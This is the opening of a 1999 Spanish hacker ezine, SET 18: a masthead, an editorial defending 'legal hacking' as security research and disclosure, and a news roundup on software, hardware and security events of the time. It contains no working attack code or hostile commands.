
```
                    :~~~~:
                 :~~~~~~~~
         ..:::-~~:.    ~~
      .:!!!!!~~:nMMHx. ~
     :!!!!!~~:W$$$$$$8X        oooooooo8 oooooooooo oooooooooo
    !!!!!~~:W$$$$$$$$$x       888         888    88  88  888  88
   :!!!!~~XM$$$$$$$$$$$M.      888oooooo  888ooo8         888
   ~!!~~:MMM$$$$$$$$$$$@!             888 888    oo      888
   !!~~!!!MM$$$$$$$$$$$M!     o88oooo888 o888ooo8888    o888o
   :~~!!!!?MMR$$$$$$$RMM
  ~~ !!!!!!!MMMMMMRRMMMM'     Saqueadores Edicion Tecnica
 ~~~  !!!!!!!?MMMMMMM?'       3 de Febrero de 1999
:~~:   '~!!!!!!!!!!~'         A~o III - Numero 18
~~~~~::     ''''''
~~~~~


                 Informacion Libre Para Gente Libre


[][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]
||                                                                    ||
||  Disponible en:  http://set.net.eu.org                             ||
||                  http://www.thepentagon.com/paseante (puntero)     ||
||                  http://altern.org/netbul                          ||
||                                                                    ||
||  Y ademas en:    Gorth BBS (2:340/25)  -  Tlf: 928 35 54 14        ||
||                                                                    ||
||.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-||
||                                                                    ||
||  Editor       {  El Profesor Falken    <falken-fw@bigfoot.com>     ||
||  Daemon       {  Paseante                     ] >-----< [          ||
||  News Man     {  Rufus T. Firefly      <rufus_t_f@yahoo.com>       ||
||  Versiones    {  Garrulon              <garrulo@exterminator.net>  ||
||  WebSlave     {  GreeN LegenD          <glegend@set.net.eu.org>    ||
||  WebTeam      {  NetBul                <netbul@altern.org>         ||
||  NetWareMan   {  MadFran               <madfran@bigfoot.com>       ||
||  AssemblyMan  {  SiuL+Hacky            <si_ha@usa.net>             ||
||  NTMan        {  Chessy                <chessy@arrakis.es>         ||
||  Detodounpoco {  Hendrix               <jm_hendrix@axis.org>       ||
||                                                                    ||
||.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-.-||
||                                                                    ||
||                        <set-fw@bigfoot.com>                        ||
||                                                                    ||
[][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][][]


Recomendado: Editor de MS-DOS


{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{--}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}
{*} ADVERTENCIA: La informacion contenida en este ezine no refleja la    {*}
{*} opinion de nadie y se facilita con caracter de mero entretenimiento, {*}
{*} todos los datos aqui presentes pueden ser erroneos, malintencionados {*}
{*} inexplicables o carentes de sentido.                                 {*}
{*} El grupo SET no se responsabiliza ni de la opinion ni de los         {*}
{*} contenidos de los articulos firmados.                                {*}
{*} De aqui EN ADELANTE cualquier cosa que pase es responsabilidad       {*}
```

```
{*} vuestra. Protestas dirigirse a /dev/echo o al tlf. 900-666-000       {*}
{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{--}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}{*}
```

Shall we play a game?
- W.O.P.R.


Para el que quiera reir, llorar, sentir todo tipo de emociones
-> set.net.eu.org/set17.zip recien salida del horno.
- Lth

C O N T E N I D O S


0x0F Criptoanalisis by Hendrix
Cripto
0x10 MHz voladores by Falken
Radio
0x11 HackyWood by Falken
Humor
0x12 Fuentes Extract by SET Staff
SET 18
0x13 Llaves PGP by SET Staff
SET 18

EOF

-[0x01]----------
-[EDITORIAL]----------
-[by Editor]----------SET-18-



Que otra manera teniamos de empezar el a~o que felicitandolo. Y que mejor forma que esta, acompa~ados por un excelente ASCII creado por la fantastica Joan Stark.

Cosas del arte, aparte.

En esta ocasion vamos a hablar del hacking legal. Por que? Pues porque a mi me apetece. Y como es logico, hablare de lo que me apetezca.

Quizas, asi soltado de golpe, el rollo de hacking legal suene muy a vendido a las fuerzas del orden, o a tarao de turno. Pero esto es una imagen muy lejana de la realidad.

Cuando me refiero a hacking legal, me refiero a estudiar los mecanismos de seguridad, informar sobre las vulnerabilidades detectadas, escribir documentacion y/o codigo para mejorar los fallos que encontremos, y en general, todo aquello que venimos realizando habitualmente.

Claro, esto deja de lado cosas tan populares como el kick&ban, el hackeo masivo de paginas web, y lo que como dice LeC un su entrevista, los script-kiddies.

Es curioso ver como hay gente que se asusta cuando les comentas que te interesa realizar hacking legal. Parece que se piensan que vas a estar de chivato, o a cooperar con los responsables de la ley para obtener informacion sobre algun delito. Y es que Espa~a es diferente.

Hace tiempo, leyendo un libro sobre PERL (si, que pasa. Me gusta conocer varios lenguajes de programacion), en el prologo decia que estaba escrito por uno de los mejores hackers de PERL. Y nadie se escandalizo porque se mencionase publicamente.

En otro libro, curiosamente de la misma editorial, mencionan al principio que con la documentacion incluida nos convertiremos en unos buenos hackers de Unix (y tienen razon). Y como siempre, nadie se escandaliza.

No estan detenidos, no hackean paginas web, no saquean servidores. Simplemente investigan, programan, divulgan, aprenden, ense~an. Quizas mas de lo que muchos podamos llegar a hacer, pero que al menos lo intentamos.

Y eso es lo que creo que debe entenderse cuando se menciona al hacking legal. Nadie que envia un mensaje a BugTraq es considerado un delincuente por eso. Y sin embargo muchos reconocen abiertamente ser hackers (que es muy diferente de firmar con un pseudonimo). Me refiero a gente que da datos reales y concretos.

Claro, ahora mas de uno pensara: "Bueno, y porque no das tu los tuyos". Quien sabe? Tal vez lo haga. Aunque de eso ya se ocuparon otras personas. Pero eso, eso es otra historia.

Asi que si alguien algun dia os dice que el hacking implica delito, es que no tiene muy claras las ideas. Y si no, pues que lea, que no le hara da~o, y desde luego le beneficiara mucho.

Y ahora paso a presentaros el ultimo numero de SET, el 18. Como os habia prometido, saldria algun dia de Enero. Pero a veces surgen imprevistos en forma de virus gripales. Pese a todo, aqui nos teneis de nuevo.

Inauguramos nueva seccion (si, otra mas), en la que recogeremos aquellos peque~os articulos, generalmente inferiores a 10 kbytes, que por su calidad, su comentario, o simplemente porque nos apetezca, quedaria muy soso como articulo independiente. Ademas, para darle mas salsa a la seccion, se incluiran tambien los trucos y peque~os (o grandes) scripts que nos envieis. Y como no, siempre dispuestos a lo que propongais. Si os parece adecuado incluir algun apartado mas, pues a proponer tocan.

Y como no, recuperamos la seccion de ’En linea’, llevada de la mano de nuestro nuevo miembro del staff Hendrix. Hendrix viene con ganas, prueba de ello la cantidad de articulos que ya lleva escritos, de los que en este numero, por tema de espacio, solo publicamos uno. Y una muestra mas de su interes es el empe~o puesto en la seccion de la que se hara cargo a partir de ahora. Para esta ocasion, con un entrevistado de lujo: LeC.

LeC nos contara algunas cosas acerca de el, sobre el grupo !Hispahack, y de vez en cuando soltara alguno de sus comentarios. Que seria de nosotros sin ese tipo de comentarios, verdad LeC?

Algunos articulos interesantes, otros simplemente divertidos y sobre todo muy buenas intenciones por parte de todo el staff es lo que podeis encontrar en SET 18.

Pues aqui os dejo ya que leais lo que mas os gusta. Pero no sin antes recordaros a todos que podeis participar escribiendo a <set-fw@bigfoot.com>. En la seccion 0x07 teneis informacion sobre las diferentes formas de participar que teneis.

Y que no se os olvide... Disponemos de una lista de correo en la que os avisamos puntualmente de nuestras actividades, de la salida de cada numero, y que si vosotros quereis, haremos que todos los suscritos puedan escribir a la lista. Asi os enterareis a tiempo de como van nuestras clasificaciones en el proyecto Bovine (RC5), y de cuando SET+I empieza a dar ca~a con el proyecto SETI.

Pero como?!?!?! Que no sabias nada de esto?!?!?!?!?! Eso te pasa por no estar suscrito a nuestra lista de correo (anti-spam). De todas formas dispones de mas informacion en la seccion 0x07.

Y visto que ultimamente preguntais mucho sobre la clonacion de GSM en Espa~a, solo deciros que en breve tendreis noticias a traves de la lista y de la web. Y como siempre, todo mas detallado en SET 19. Para que luego digan que nuestro equipo de desarrollo no hace nada ;>

FELIZ Y PROSPERO A~O

Saltando al IPerespacio...

Falken
EOT

EOF

```
-[ 0x02 ]----------------------------------------------------------------
-[ NOTICIAS ]------------------------------------------------------------
-[ by Rufus T. Firefly ]-------------------------------------------SET-18-
```

<=<=<==>=>=> Indice <=<=<==>=>=>

Por peticion popular, he aqui un indice (en grupos de cinco para poder verlo mejor, pero no significa que esten relacionados):

- SQL, Oracle vs M$ [o era M$ vs Oracle?]
- OpenBIOS
- M$ se vuelve Hard
- Adivina adivinanza
- Seguimos con chismes M$

- AOL y Netscape
- Santander y BCH
- Geocities y Webring
- Star Office 5.0
- Dell y Compaq desembarcan en Linux

- Genesys B52MMX 450MHz
- Katmai, o P2 con MMX2, o P2 con KNI (Katmai New Instructions)
- Gnome 0.99 y Gimp 1.1
- Kernel 2.2.0preX
- Monarch: DES III

- Primer virus HTML/VBScript
- Exploit del Communicator 4.x y superiores
- Motorola y Psion unen fuerzas
- "Nueva" tecnologia para discos duros
- Nueva Unidad Zip de Iomega 250MB

- Furby, el bichejo que aprende Ingles (todo lo contrario que los ni~os)
- Un poquito de Unix
- Tercera Conferencia sobre Delito Cibernetico
- Hayes ha caido
- LoU y la guerra

- Premio desierto
- Utilidades mentirosas
- Cuidado con lo que haces
- Disparando que es gerundio
- Nasdaq prueba NT

- -Byte ha muerto, viva Byte!
- Xs4all ha sido comprada
- Nota sobre Tron
- Adios a ML
- Problemas en Hotmail

- M$ y los ratones
- Noruega y el sondeo
- China ejecuta hackers [era crackers?]
- BT anda tras Arrakis
- Chorradas 2000

- Samba 2.0
- SGI saca los Visual Workstation
- Leyes Europeas
- El Euro

- UPM y M$

- iMac "colorines" y nuevos G3
- Chapitas para el Pc
- Codigo fuente del Hexen / Heretic
- NT 4.0 falla el FIPS 140-1
- Como instalar una impresora con foto explicativa

<=<=<==>=>=> Articulos <=<=<==>=>=>

>>> SQL, Oracle vs M$ [¨o era M$ vs Oracle?]

Seguro que ya habreis visto el bombo que le da M$ a su SQL. Pues bien, Oracle se ha puesto gamberra y ofrece un millon de pavos [¨vivos o cocinados?] a aquel que demuestre que la base de datos de M$ rinde.

Mientras ellos se jactan de tener una base de datos rapida (el servidor sobre el que se hicieron las pruebas era una Sun de las grandes), no creen que M$ llegue al mismo nivel (con PCs desde luego que no, ¨Alphas?).

Lo mas picante del tema es que para hacer el test tienes que saltarte la licencia de M$. Vamos que puedes ganar el kilo, pero a la vez M$ te puede denunciar por saltarse la licencia.

[¨Alguien se lee las licencias? Hacedlo y partiros de risa, los pactos con el Diablo no son nada comparados con ellas.]

>>> OpenBIOS

Otro proyecto "Open", en este caso para dise~ar una BIOS.
La noticia salio en http://lwn.net/1998/1119/a/openbios.html

>>> M$ se vuelve Hard

Han corrido rumores de que M$ podia dedicarse al hardware mas alla de los ratones... chips y esas cosas.
Por el momento no hay nada en serio, y con tantos ojos que tiene encima dudamos que se dedique a ello a corto o medio plazo.
La dir del chisme es http://www.excite.com/ [es largaaaaa] computers_and_internet/tech_news/zdnet/?article=/news/19981120/2167657.inp

>>> Adivina adivinanza

Utilidades diversas, no se si son novedad, pero quedan bien:
http://capsi.com/stats.shtml
http://apostols.org/projetz/queso/
http://www.hzo.cubenet.de/ioscount/

¨Y para que sirven? Pues adivinan el sistema "petativo" (y no tan "petativos") de las maquinas, bien de la tuya bien de una que tu le digas, en unos casos y en otros lo que hacen es guardar las estadisticas.

>>> Seguimos con chismes M$

Radio Makuto, seccion M$, sigue en el aire. La ultima ha sido la opcion de pagar una cierta cantidad de dinero, cada cierto tiempo, por los programas, una especie de alquiler. Quien no se lo crea que lo mire en

http://www.news.com/News/Item/0,4,29088,00.html?st.ne.fd.mdh

[¨Despues de todo que haces cuando licencias un programa?]

>>> AOL y Netscape

AOL compra Netscape, pero el cierre del trato se postpone hasta Marzo.
Sun tambien esta en el ajo, pero lo gracioso de todo el lio es que AOL
seguira dando el Internet Exploder a sus clientes.

[Ironias de la vida.]

>>> Santander y BCH

Puesto a uniones, compras y fusiones, aqui va la segunda.
En realidad la formula es (Santander + Banesto) + (Central + Hispano).
Parace ser que si no son grandes no estan comodos.

[Ya sabeis lo que significa "fusion": gente a la calle.]

>>> Geocities y Webring

¨Quien no conoce Geocities o Webring? Pues bien, el primero ha decidido
comprar al segundo. Tras los logicos comentarios que no dejaban muy bien a
ambos, han realizado un comunicado de prensa en el informan de que Webring
seguira siendo "independiente", la comprar solo ha sido un inversion como
otra cualquiera.

[Ya veremos.]

>>> Star Office 5.0

Star Division ha dado por finalizada la ultima version de su suite ofimatica
llamada Star Office. Quitando los ultimos bugs y sacando la 5.0 final con
bastantes cosas nuevas. Hay algo que llama la atencion, la version para X
Window System es "casi" identica a su compa~era de Windowz. Las buenas
noticias son que si eres un usuario privado esta nueva version o su
actualizacion son gratuitas. Son gratis tanto la version "profesional" como
la "personal edition". Pero si le quieres dar uso profesional, si eres una
empresa, la Pro cuesta la broma de 498 DM (46.000pts) y la personal 79 DM
(7000 pts).
Eso si, si compras alguno de los productos te dan el manual en Ingles o
Aleman, asi como el correspondiente CD lleno de cliparts y fuentes que no
estan en su ftp. A lo que se a~aden los 30 dias de servicio tecnico. Si
quereis saber mas visitad su web http://www.stardivision.de/

En algunas versiones su actualizacion "profesional" cuesta dinero, depende de
vuestras caracteristicas. Versiones disponible bajo Windows, Solaris, OS/2 y
dentro de poco MacOS. La version gratuita de Linux son 65MB.

>>> Dell y Compaq desembarcan en Linux

Ambas empresas han comenzado el desembarco en Linux con soporte y todo.
El motivo es bien sencillo: pueden vender servidores de gama baja con precios
aceptables y alta calidad [¨el principio del fin del NT Server?].

Las dir son http://www.it.fairfax.com.au/990112/industry/industry7.html y

http://www.zdnet.com/pcweek/stories/news/0,4153,385256,00.html

>>> Genesys B52MMX 450MHz

O como hacerle la competencia Intel sin que se enteren.
Sin casi avisar la compa~ia Italiana Genesys ha sacado al mercado un chip tipo Pentium II y digo "tipo" porque en realidad es mejor, manteniendo la compatibilidad con Intel casi al 100%, pues es imposible serlo 100% sin machacarles alguna patente.

Este chip es un tipo Pentium II - 450Mhz es compatible con Slot1, tiene una garantia de 3 a~os (no se pasan los tios ni nada..), incluso tiene garantia de devolucion del dinero si se lo compras directamente de ellos. No he tenido exito tratando de conseguir algunos datos internos sobre la CPU en si, no hay nada.

Datos tecnicos publicos:

B52MMX L1-Cache 32KByte
L2-Cache 512KByte
Compatible x86
Compatible MMX
Ratio de transferencia de Datos 419 MBytes/Sec
(Como comparacion Intel P2-450Mhz 278 MBytes/Sec)
Las pruebas demuestran que a todos los benchmarks enga~a y que en CPU dice "cpu GenuineIntel" y os juramos que esto no es ninguna falsificacion.

El chip en si es Deschutes y lo demas es NEC. Si, si, todo muy bonito.
¨Y cuanto cuesta esta maravilla ? Pues menos de lo que te crees, ahora mismo cuesta 2/3 del precio de un Pentium II a 450mhz. Despues del cambio sale a unas 60.000 pts mas o menos.

Este chip ya se vende muy bien Alemania y Holanda ahora mismo.

Weberia http://www.b52mmx.com/

[¨P2 robados? ¨Celerones retocados? ¨Alguien con narices para plantarle cara a Intel? Quien sabe.]

>>> Katmai, o P2 con MMX2, o P2 con KNI (Katmai New Instructions)

Los de Intel vuelven con mas "chipitos". Por supuesto este sera el no va mas, dejara por los suelos a los modelos anteriores (de Intel, pues a los de la competencia los enterrara), sera mas rapido, mas molon y mas la leche.

El MMX2 es como el MMX normal, procesamiento en paralelo de varios datos dentro de un mismo registro, pero en vez de con enteros, con flotantes. Prometen que asi las apliaciones 3D iran mejor. [Para ir mejor una tarjeta de 3D con un sistema global sin cuellos de botella, ¨no? Y sino que se lo pregunten a SGI, que lleva a~os con esa filosofia.]

Ahora en serio: mas Mhz, mas ideas "geniales" que obligan a recompilar (siempre y cuando tengas los fuentes y el compilador sepa de MMX2), mas caro (ideal para comprarse algun modelo "bajo", 350 o 400MHz, de P2 normalito antes de que los retiren).

[¨Para cuando CPUs baratas, con no muchos MHz, pero con alto rendimiento? Nunca, me temo. Una cosa es tecnologia y otra muy distinta mercado. El mundo es mercado, la tecnologia solo es para idealistas.]

>>> Gnome 0.99 y Gimp 1.1

Los chavales de Gnome han empezado con la serie 0.99.x, ultimo escalon para lanzar la primera version estable del conjunto principal de librerias y utilidades que se agrupan bajo las siglas Gnome.

Durante unos meses no se a~adiran nuevas funciones al proyecto, solo se corregiran los bugs que haya. De todos modos se siguen ampliando las capacidades de forma paralela, con el fin de que la 1.0 sea estable y al mismo tiempo no se pierdan ideas. En otras palabras, estan probando betas de una version y poniendo nuevas cosas en otra al mismo tiempo.

Por otro lado, la gente de Gimp ya esta en la 1.1, version de desarrollo que desembocara en la 1.2. Mientras tanto la version "no arriesgada" sigue siendo la 1.0.2.

Lo que no sabemos es si el espasmo que les ha llevado a lanzar la 1.1 se debe a las criticas por parte de ciertos sectores. Las criticas tiene parte de razon, pues hasta que se lanzaron la unico que se podia hacer para ver la version de desarrollo de Gimp era bajarse los ficheros del CVS, cosa que no cala mucho entre la gente de a pie, mientras que unos ficheros comprimidos y un numerito nuevo llaman bastante la atencion.

>>> Kernel 2.2.0preX

Exacto, el kernel 2.2 esta en su fase final antes de hacerlo oficial 2.2.0. Incluye cosillas tales como el frame buffer [aunque ni idea de como ponerlo con una S3, por ahora] o teclas rapidas para sincronizar discos (ideal si se cuelga el programa que controla la terminal) o montones de nuevos drivers.

Como era de esperar, mejora la velocidad y funciones de versiones anteriores.

[Los nombres son la leche. ¨Habeis visto el "2.2.0pre7ac2"?]

>>> Monarch: DES III

La union rompe el codigo. La fuerza combinada de unas cuantas decenas de miles de ordenadores conectados a traves de Internet y coordinados por distributed.net mas ese ’peaso jasguer’ de Deep Crack montado por la EFF logro romper el cifrado DES de 56 bits en 22 horas y 57 minutos estableciendo un nuevo record. De propina 10.000$ que hubiesen sido rebajados de tardar mas de 24 horas y reducidos a la nada de tardar mas de 56 horas.
Hubo suerte desde luego ya que la clave cayo cuando se habia probado por pura fuerza bruta el 22% del espacio total de claves, ya sabeis...
See you in Rome (second AES Conference, March 22-23, 1999).

>>> Primer virus HTML/VBScript

Afecta al Outlook... blah blah

[... y esto de los bugs tontos empieza a cansar. ¨A quien se le ocurrio la genial idea de permitir HTML y scripts dentro del correo? Lo unico que hacen es llenar las redes de mierda inutil, pues por seguridad hay que mandar la version plana a la vez, a lo que que hay que sumar que el HTML es generado automaticamente (mas datos inutiles), y para finalizar mucha gente acaba "rematando" con cuadros hechos con fuentes proporcionales y lineas de mas de 80 caracteres. Ya me he quedado a gusto. ;>]

>>> Exploit del Communicator 4.x y superiores

Permite saber el pwd y login del servidor de mail, esta relacionado con el Registry de Windows. El resto de SOs, como de costumbre, se libran.
Busca la actualizacion en el mirror mas cercano.

[O usa otro programa para leer el correo, que para eso estan. "El que mucho abarca, poco aprieta."]

>>> Motorola y Psion unen fuerzas

Motorola y Psion Inc. se han unido en una colaboracion con Nokia y Ericsson para instalar un nuevo standard de comunicacion entre moviles con OS propio llamado EPOC. No hay mucho mas que contar.

>>> "Nueva" tecnologia para discos duros

Desde ahora el limite de los 25GB en EIDE [¨los SCSI tienen limite?] se acabo, pues Fujitsu, IBM, Western Digital, Maxtor y Quantum han acordado y aplicado a algunos de sus productos la nueva y mejorada tecnologia Ultra-DMA/66 que permite 66Mbytes/sec de transferencia, asi como mejoras en la gestion en si del disco.

Algunos de los modelos que ya tienen esta tecnologia son:
DeskStart 22GPX - 22Gb
West.Digital AC3113000 -13Gb
Fujitsu Picobird 16.8Gb
Maxtor DiamondMax 4320
Bigfoot Ts 19.2AT

[-Que bien, te sobra ancho de banda en un cable con dos discos! Probad a poner un sistema RAID con conexion SCSI, repartiendo el trabajo sobre varios discos.
Y ya puedes poner muchos GB juntos, cojonudo. Para hacer backups debe ser ideal, te acuerdas de la familia del dise~ador. Y si se jode el disco, te acuerdas de las familias de cada empleado.
De lo que no hablan es de si tardan menos en mover las cabezas (un poquito, supongo, pues los cilindros estaran mas cerca), el disco es mas resistente (lo dudo, cada vez hacen cosas mas "blandas") o si la velocidad de transferencia sostenida es mayor.
¨Para que, si eso no da grandes titulares? Como los CD-ROM x40 que se pasan la mitad del tiempo acelerando y frenando, pero fardas un huevo con el numerito.]

>>> Nueva Unidad Zip de Iomega 250MB

Despues del gran exito de la Zip original saldra al mercado la nueva version con una capacidad de 250MB, siendo compatible con los antiguos discos de 100MB y los dificiles de encontrar de 50MB. La unidad saldra en el primer trimestre del 1999 en USA. Veremo si esta vez lo cumplen.

[¨Le atacara tambien a esta el "virus" del Click? Hablando del Click of Death he encontrado esta dir http://www.grc.com/default.htm donde tratan el tema a conciencia.]

>>> Furby, el bichejo que aprende Ingles (todo lo contrario que los ni~os)

Muchos habreis visto en la tele un juguete que venden en USA, con aspecto de bola peluda, con grandes ojos y boca, llamado Furby.
El bicho no es nada del otro mundo pero ya han habido varias reacciones.

La primera ha sido el analisis de uno de ellos, vulgarmente conocido como autopsia, en http://www.phobe.com/furby/.
El segundo es un proyecto para averiguar a fondo como funciona por dentro, en http://www.homestead.com/hackfurby/.

Y para liquidar el tema por hoy: la National Security Agency los ha prohibido en los sitios de importancia. ¨El motivo? Sencillo, el bicho eschucha y graba su entorno para pasado un tiempo reproducir lo que tiene en memoria. Un micro muy "peludo". La dir es http://www.cnn.com/US/9901/13/nsa.furby.ban.01/

>>> Un poquito de Unix

He aqui algunos documentos recientemente publicados:
- Historia de porque los estandares son importantes y Unix tiene futuro (mientras M$ esta en el bando opuesto):
http://muq.org/~cynbe/rants/lastdino.htm
- Consejo de la semana, cada siete dias, truco nuevo:
http://tipoftheweek.darkelf.net/
- Aprender con palabras cruzadas:
http://www.ctv.es/USERS/irmina/cruo/cruo.html
- Unix como modo de desarrollar el cerebro:
http://linuxtoday.net/stories/1846.html

>>> Tercera Conferencia sobre Delito Cibernetico

Del 9 al 11 de Diciembre se celebro en Santander la III Conferencia Internacional sobre Delitos Ciberneticos.
No tenemos mas datos, el reportero no pudo ir.

>>> Hayes ha caido

¨Quien no sabe lo que es Hayes? Todo el que sepa de modems debe saber algo sobre Hayes. El estandar sigue, pero la empresa no.
http://www.news.com/News/Item/0,4,30519,00.html

>>> LoU y la guerra

La Legion of Underground ha declarado la guerra a sistemas totalitarios como Irak. El resto de grupos no les apoyan pues no creen que esa sea la manera de conseguir algo. http://www.2600.com/2600new/pressrelease.html

[Lo que mas jode a los sistemas totalitarios es que la gente empiece a pensar y una manera es via Internet. Asi que los de LoU podian pensar antes de actuar, no cuesta tanto.]

>>> Premio desierto

En http://www.bugnet.com/analysis/no_award.html podreis ver porque han declarado un premio sobre software (Windows, of course) desierto.
Para los que no sepan Ingles: nadie se merece el premio.

>>> Utilidades mentirosas

Hemos pillado la siguiente URL http://all.net/dtk/dtk.html, hogar del Deception Tool Kit. Este conjunto de utilidades se dedicar a falsear datos sobre la maquina en la que estan corriendo de modo que cualquier atacante pierda el tiempo con pistas falsas.

La idea de proporcionar ficheros de password falsos o abrir puertos como si de otro SO se tratase es genial. El atacante dedicara su tiempo a darse de cabeza contra puertas pintadas en muros de cemento y cuando encuentre las puertas correctas tendra la cabeza como un bombo, si es que no ha cambiado de idea antes y se ha ido a otro lado. Y ademas todos esos intentos que para el no van a dar fruto, para el administrador de la maquina son muy utiles pues sirven con detectores de intrusos.

>>> Cuidado con lo que haces

El tema del Hacking se esta poniendo duro, no tanto por los hackers [¨o era crackers?] como por la oposicion. Ya estan llegando a la violencia fisica. http://cnn.com/TECH/computing/9901/12/cybervigilantes.idg/

>>> Disparando que es gerundio

En http://dailynews.yahoo.com/headlines/wr/story.html?s=v/nm/19981125/wr/guns_1.html podreis encontrar un interesante manera de "reciclar" elementos del mundo de la informatica. Los usuarios aun no se pueden "reciclar", pero mas de uno querria hacerlo.

>>> Nasdaq prueba NT

En http://www.news.com/News/Item/0,4,29601,00.html se puede leer esta "genial" idea. Ultimamente hay demasiados "genios" sueltos.

Para el que no lo sepa Nasdaq es una bolsa paralela a la de Wall Street. La diferencia esta en que todo se gestiona remotamente y hay muchas empresas medianas y peque~as.

>>> -Byte ha muerto, viva Byte!

Pues eso, que los editores de Byte se lo han cargado. Los suscriptores yankees recibiran en su casa el Windows Magazine, y los de aqui recibiran un Byte cuyo subtitulo es "version traducida de Windows Magazine".

El Byte estaba bien hace unos a~os, luego empezo a caer en la Windowsitis y cuando parecia que levantaba cabeza, van y lo liquidan.

>>> Xs4all ha sido comprada

El ISP Holandes Xs4all ha sido comprado por otra empresa. Este proveedor se habia destacado por acoger paginas rechazadas en otros sitios. Prometen [se estan pasando con tantas promesas, guardad recortes de prensa para luego ense~arlos] que el servicio no va a sufrir cambios.
[Malo, malo]

>>> Nota sobre Tron

Otra nota sobre lo de Tronm el tio del CCC que ha muerto esta encontrar en:

http://www2.nando.net:80/newsroom/ntn/info/112798/info10_28777_noframes.html

>>> Adios a ML

El proyecto de DNS gratuitos ML tiene que cerrar. Visitad sus paginas para mas datos.

>>> Problemas en Hotmail

Los de Hotmail siguen dando problemas y sino mirad vosotros mismos en http://www.zdnet.com/zdnn/stories/news/0,4586,2171763,00.html

[Este Bill Gates parece el Rey Midas. Lo que toca se hace de oro, pero un platano de oro es poco comestible.]

>>> M$ y los ratones

M$ tiene una denuncia puesta porque hablaron con una empresa y tras decirles que no estaban interesados, van y lanzan un producto similar (ratones).

M$ se acoge a que solo era "charla" y que no habia contratos de no revelacion de informacion, NDA en Ingles (por supuesto, M$ nunca firma NDAs cuando habla contigo sobre tus cosas, el resto del mundo cuando habla con M$ sobre cosas M$, si).

La dir es http://technews.netscape.com/computing/technews/newsitem/ [sigue] 0,290,29974,00.html?pt.netscape.fd.hl.ne

>>> Noruega y el sondeo

En Noruega han dado via libre al sondeo. El motivo es que si pones una maquina en Internet debes ser responsable de ella y comprobar que es segura por ti mismo, lo cual no es ilogico.

>>> China ejecuta hackers [¨o era crackers?]

Tal como lees, en China estan ejecutando [cr|h]ackers. La cosa no es anormal, pues alli tiran de fusilamiento a la mas minima.
Ha salido en diversos periodicos.

>>> BT anda tras Arrakis

Los de British Telecom quieren comprar Arrakis, si es que no lo han hecho ya. Por otro lado Arrakis ha roto el irc-hispano y se ha ido por su lado.

>>> Chorradas 2000

Para reirse un rato, nada como ver las paridas que se se dicen sobre lo del 2000 en http://www.Duh-2000.com/.

>>> Samba 2.0

La version 2.0 del sistema Samba ya esta en la calle. Samba es un servidor para Unix que permite a estos servir a PCs con Windows y estos se crean que

hablan con un servidor Windows NT. Corriendo sobre maquinas de SGI el sistema sirve a clientes Windows mas datos que cualquier otro sistema (eso incluye a los Windows NT, por supuesto).

>>> SGI saca los Visual Workstation

